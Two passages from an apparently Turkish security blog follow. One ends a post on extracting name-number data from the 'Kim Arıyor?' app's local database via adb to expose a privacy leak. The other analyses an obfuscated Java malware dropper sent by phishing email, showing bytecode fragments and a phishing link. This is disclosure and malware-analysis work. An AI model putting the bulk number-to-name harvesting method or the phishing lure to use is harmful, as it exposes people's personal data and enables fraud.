
Çağrı gönderdikten sonra rehber havuzu üzerinde yapılan sorgulamanın, uygulama tarafından dosya sistemi üzerinde herhangi bir yere kaydedilip kaydedildiğini adb shell komutu ile öykünücüye bağlanıp araştırmaya başladım. Çok geçmeden uygulama tarafından yapılan sorguların ve yanıtlarının uygulamaya ait databases klasörü altında history.db isimli sqlite veritabanı dosyasında tutulduğunu tespit ettim.

```
C:\Windows\system32\cmd.exe - adb shell
C:\Users\Mert\Desktop\kimariyor>adb shell
root@vbox86p:/ # cd data/data/com.adaffix.publisher.tr.android # ls
ls
app_Parse
app_webview
cache
databases
files
lib
shared_prefs
root@vbox86p:/data/data/com.adaffix.publisher.tr.android # cd databases
cd databases
root@vbox86p:/data/data/com.adaffix.publisher.tr.android/databases # grep 0536 *
0536 *
Binary file history.db matches
Binary file history.db-journal matches
root@vbox86p:/data/data/com.adaffix.publisher.tr.android/databases #
```

```
C:\Windows\system32\cmd.exe - sqlite3 history.db
C:\Users\Mert\Desktop\kimariyor>adb pull /data/data/com.adaffix.publisher.tr.android/databases/history.db
2033 KB/s (20480 bytes in 0.009s)

C:\Users\Mert\Desktop\kimariyor>sqlite3 history.db
SQLite version 3.8.2 2015-01-30 14:30:45
Enter ".help" for usage hints.
sqlite> .tables
android_metadata  history
sqlite> select * from history;
l i EKREM — 10536 — 5114243696171151
```

Ardından Python ile iki araç hazırladım. Bir tanesi [mobil operatörlerin alan koduna göre](#) numara üretecek öykünücüye çağrı gönderirken diğer ise history.db veritabanı dosyasını okuyarak yeni oluşturulan kayıtları gösteriyordu. Araçları kısa bir süre çalıştırıldıktan sonra çalışmamı tamamladım.



Bu çalışma sonucunda art niyetli kişilerin ellerinde bulunan veya bulunmayan (anlık olarak üretilen) cep telefonu numaraları ile isim ve soyad bilgilerini kısa bir sürede eşleştirebileceklerini öğrenmiş oldum. Siz de benim gibi, rızanız olmadan yakınlarınızın veya sizin cep telefonu numaranızı paylaşan arkadaşlarınız olduğundan şüphe ediyor ve Kim Arıyor? uygulamasının rehber havuzundan numaranızı silmek istiyorsanız, [buradaki](#) adresi ziyaret ederek numaranızı bu listeden sildirebilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

## Java Bayt Kod Hata Ayıklaması

Source: <https://www.mertsarica.com/java-bayt-kod-hata-ayiklamasi/>

By M.S on July 1st, 2015

Tariğ Y. sağıolsun 10 Ekim 2013 tarihinden bu yana kendisine gelen ve ekinde zararlı yazılım bulunan çoğu sahte e-postayı incelemem için benimle paylaşıyor. Kendisine gönderilen e-postalara bakıldığında, 2013 yılından bu yana aktif olarak java ile zararlı yazılım geliştiren (indirici/dropper) ve sahte e-postalar gönderen bir grubun bu e-postaların arkasında olduğunu anlamak çok zor değil. Antivirüs yazılımlarını atlatmak için çeşitli gizleme (obfuscator) araçlarından da faydalanan bu grup, her salgında ikna adına aşağıdaki gibi yeni senaryolar kullanmaktan çekinmiyor.

Task sonucu bilgilendirme.

 extratap.turkcell.com.tr [Kişilere ekle](#) 03.03.2015 |>  
Kime: tarik

Değerli Bayiimiz;  
Aşağıda kimlik bilgileri bulunan abonemiz için açmış olduğunuz task sonuçlanmıştır.  
Akıtı izlemek için lütfen [linke tıklayınız..](#)  
<http://global-bilgi.com.tr/attachmt/tasksoncu/>



Zararlı yazılım geliştiricileri çoğunlukla indiricileri geliştirirken [Java programlama dilinden](#) faydalananın en büyük sebebi, Java'nın [yorumlanan \(interpreted\)](#) bir programlama dili olmasıdır. Bu sayede CLASS dosyasına derlenen .JAVA uzantılı bir kod, [Java Virtual Machine](#) (JVM) tarafından çalışma esnasında yorumlanarak makine diline dönüştürülmektedir. Bu durum da JAVA programlama dili ile yazılan zararlı yazılımların Antivirüs yazılımları tarafından kimi durumlarda yorumlanamamasına sebebiyet vermektedir. Ayrıca JVM tarafından çalıştırılan JAR uzantılı yürütülebilir dosyalar veya CLASS uzantılı dosyalar, Ollydbg veya Immunity Debugger gibi hata ayıklayıcılar tarafından çalıştırılamaz dolayısıyla dinamik kod analizi ile analiz edilmesi, PE dosyalara kıyasla daha zordur.

Ancak yorumlanabilir diller, diğer dillerin aksine kaynak koduna geri çevrilebilmektedir (decompile). Zararlı yazılım analistleri için ilk bakışta bu büyük bir nimet gibi görünse de, bunu bilen zararlı yazılım geliştiricileri, [Allatori](#) gibi gizleme araçlarından (obfuscator) faydalananmaktadır. Böyle bir durumla karşılaşlığınız zaman statik bayt kod analizi ile ilerlemek iyi bir tercih gibi görünse de, dinamik bayt kod analizinin yerini zaman ve pratiklik açısından tutmayacaktır.

Allatori gibi araçların [özelliklerine](#) baktığınız zaman analizi güçlestiren çeşitli özellikler ile donatıldığını görebilirsiniz dolayısıyla kaynak koduna çevirme ve dinamik bayt kod analizi konusunda sıkıntı yaşayacağınız bir gerçektir!

Örneğin aşağıdaki sahte e-posta ile gönderilen JAR dosyasını [Java Decompile](#) aracı ile kaynak koduna çevirmeye çalıştığımızda kaynak kodunu görüntülemiyor olmamız bizi pek şaşırtmamıştır.

FW: 12.01.2015 Tarihli [Platinum TL Hesap Özetiiniz \(Ref:5150228026\)](#) ↑ ↓ ×

 bank.com 05:59 |> Eylemler

Kime:

Kimden: bank.com (info@bank.com) Bu gönderen kişi [listenizde](#) var.  
Gönderme tarihi: 13 Ocak 2015 Salı 05:59:58  
Kime:

Dikkatli olun! Bu gönderen, sahtekarlık algılama denetlememizi geçemedi.


1 ek (4.8 KB) Outlook.com Etkin Görünüm

New WinRAR ZIP ar...


 [İndir](#)

[Zip olarak indir](#)

\*\*\*\*\*2159 numaralı [Platinum TL hesap özeti](#) ekteki dosyada bilgilerinize sunulmuştur



Aynı şekilde [Eclipse](#) eklentisi olarak kullanılan ve bir bayt kod hata ayıklayıcısı olan [Dr. Garbage Bytecode Visualizer](#) aracı ile de JAR dosyasını çalıştırduğumda bir hata ile karşılaşmamız da bizi şaşırtmıyor.



**Java - com.java.Main - Eclipse**

File Edit Bytecode Source Refactor Navigate Search Project Run Window Help

Package Explorer Debug As Java Application

Main.class

```
/*
 * ****
 * Generated by Dr. Garbage Bytecode Visualizer */
 * http://www.drgarbage.com */
 * Version: 4.4.1.201408050542 */
 * Class retrieved from: Filesystem */
 * Retrieved on: 2015-03-21 12:53:03.062 */
 * ****

/* class file format version 50.0 (java 1.6) */
package com.java;

public class Main {

    /* compiled from i */

    private static boolean IiiIIiIII;
    private static boolean IIiIiIII;
    private static boolean ALLATORIxDEMOxpalermoAustralia;

    public static void main(java.lang.String[] IIiiiiiIIi) throws java.io.IOException {
        getstatic 2;          /* java.lang.System.out */
        ldc_w 337;           /* "wl\u0011\u000fr#^+V,Q/R#+V,Q!\\"-P/R1 */
        invokestatic 324;     /* java.lang.String com.java.Main.ALLATOR */
        invokevirtual 3;      /* void println(java.lang.String arg0) */
        /* L403 */
        ldc_w 339;           /* "O:Vb\u0002o\u000fn)u\u0018<\u001c\\=a */
        invokestatic 324;     /* java.lang.String com.java.Main.ALLATOR */
    }
}
```

Bytecode Source Code

**Java - com.java.Main - Eclipse**

File Edit Bytecode Source Refactor Navigate Search Project Run Window Help

Package Explorer

Main.class

```
/*
 * ****
 * Generated by Dr. Garbage Bytecode Visualizer */
 * http://www.drgarbage.com */
 * Version: 4.4.1.201408050542 */
 * Class retrieved from: Filesystem */
 * Retrieved on: 2015-03-21 12:53:03.062 */
 * ****

/* class file format version 50.0 (java 1.6) */
package com.java;

public class Main {

    /* compiled from i */

    private static boolean IiiIIiIII;
    private static boolean IIiIiIII;
    private static boolean ALLATORIxDEMOxpalermoAustralia;


    public static void main(java.lang.String[] IIiiiiiIIi) throws java.io.IOException {
        getstatic 2;          /* java.lang.System.out */
        ldc_w 337;           /* "wl\u0011\u000fr#^+V,Q/R#+V,Q!\\"-P/R1 */
        invokestatic 324;     /* java.lang.String com.java.Main.ALLATOR */
        invokevirtual 3;      /* void println(java.lang.String arg0) */
        /* L403 */
        ldc_w 339;           /* "O:Vb\u0002o\u000fn)u\u0018<\u001c\\=a */
        invokestatic 324;     /* java.lang.String com.java.Main.ALLATOR */
    }
}
```

Launch Error

Selection does not contain a main type



OK


Aşağıdaki adımlardan sırasıyla geçerek hızlıca Dr. Garbage araçlarını yükleyebilir ve zararlı JAR dosyasını analiz edebilirsiniz.

A screenshot of the Eclipse Marketplace search results page. The search term "bytecode visualizer" has been entered into the search bar. The results list three items:


- Bytecode Visualizer 4.4.0**: A tool for visualizing and debugging Java byte code. It has 32 installs. An "Install" button is visible.
- Bytecode Outline 2.4.3**: A plugin for viewing disassembled bytecode. It has 43 installs. An "Install" button is visible.
- BLU AGE LC2C - application modernization of PowerBuilder, NatStar, VisualBasic, Delphi... 2014 Edition**: A tool for generating UML models from legacy applications. It has 0 installs. A "Learn more" link is visible.

The interface includes a header with tabs for "Search", "Recent", "Popular", "Installed", and a date indicator "January 02/24". There are also filters for "Find", "All Markets", "All Categories", and a "Go" button.





Bu tür analizi zorlaştırmaya yönelik yöntemlerden faydalanan Java zararlı yazılımlarına karşı [reJ](#) isimli, Java bayt kodunu manipüle etmeye imkan tanıyan araçlardan faydalansınız. Örneğin reJ aracı ile Ref Axess 5150228026.jar dosyasını incelediğimizde Main fonksiyonunda tanımlanan çok sayıda istisnanın (exceptions) şüpheli olduğu dikkatimizi çekiyor. İstisna listesini kısaltıp kayıt ettikten sonra bu Java dosyasını başarıyla Dr. Garbage'nin bayt kod hata ayıklama aracı ile analiz edebildiğimizi görüyoruz. Bundan sonrası ise artık ilgili yerlere kesme noktası (breakpoint) koymaya ve analiz etmeye kalıyoruz.



Situation under control.

rej - C:\Documents and Settings\Administrator\Desktop\vmwRef\_Access\_5150228026.jar

File Edit Navigate View Tools  
Open... Save Save as... Insert... Remove Find... Exit

Files Editor

Bytecode Editor: com.java.Main

```

import java.util.ArrayList;
import java.util.List;
import java.util.zip.GZIPInputStream;
import java.util.zip.ZipEntry;
import java.util.zip.ZipInputStream;
import javax.swing.JOptionPane;
import javax.swing.UIManager;
import javax.swing.UnsupportedLookAndFeel;
```

// SourceFile = 1  
// Class Version: 50.0

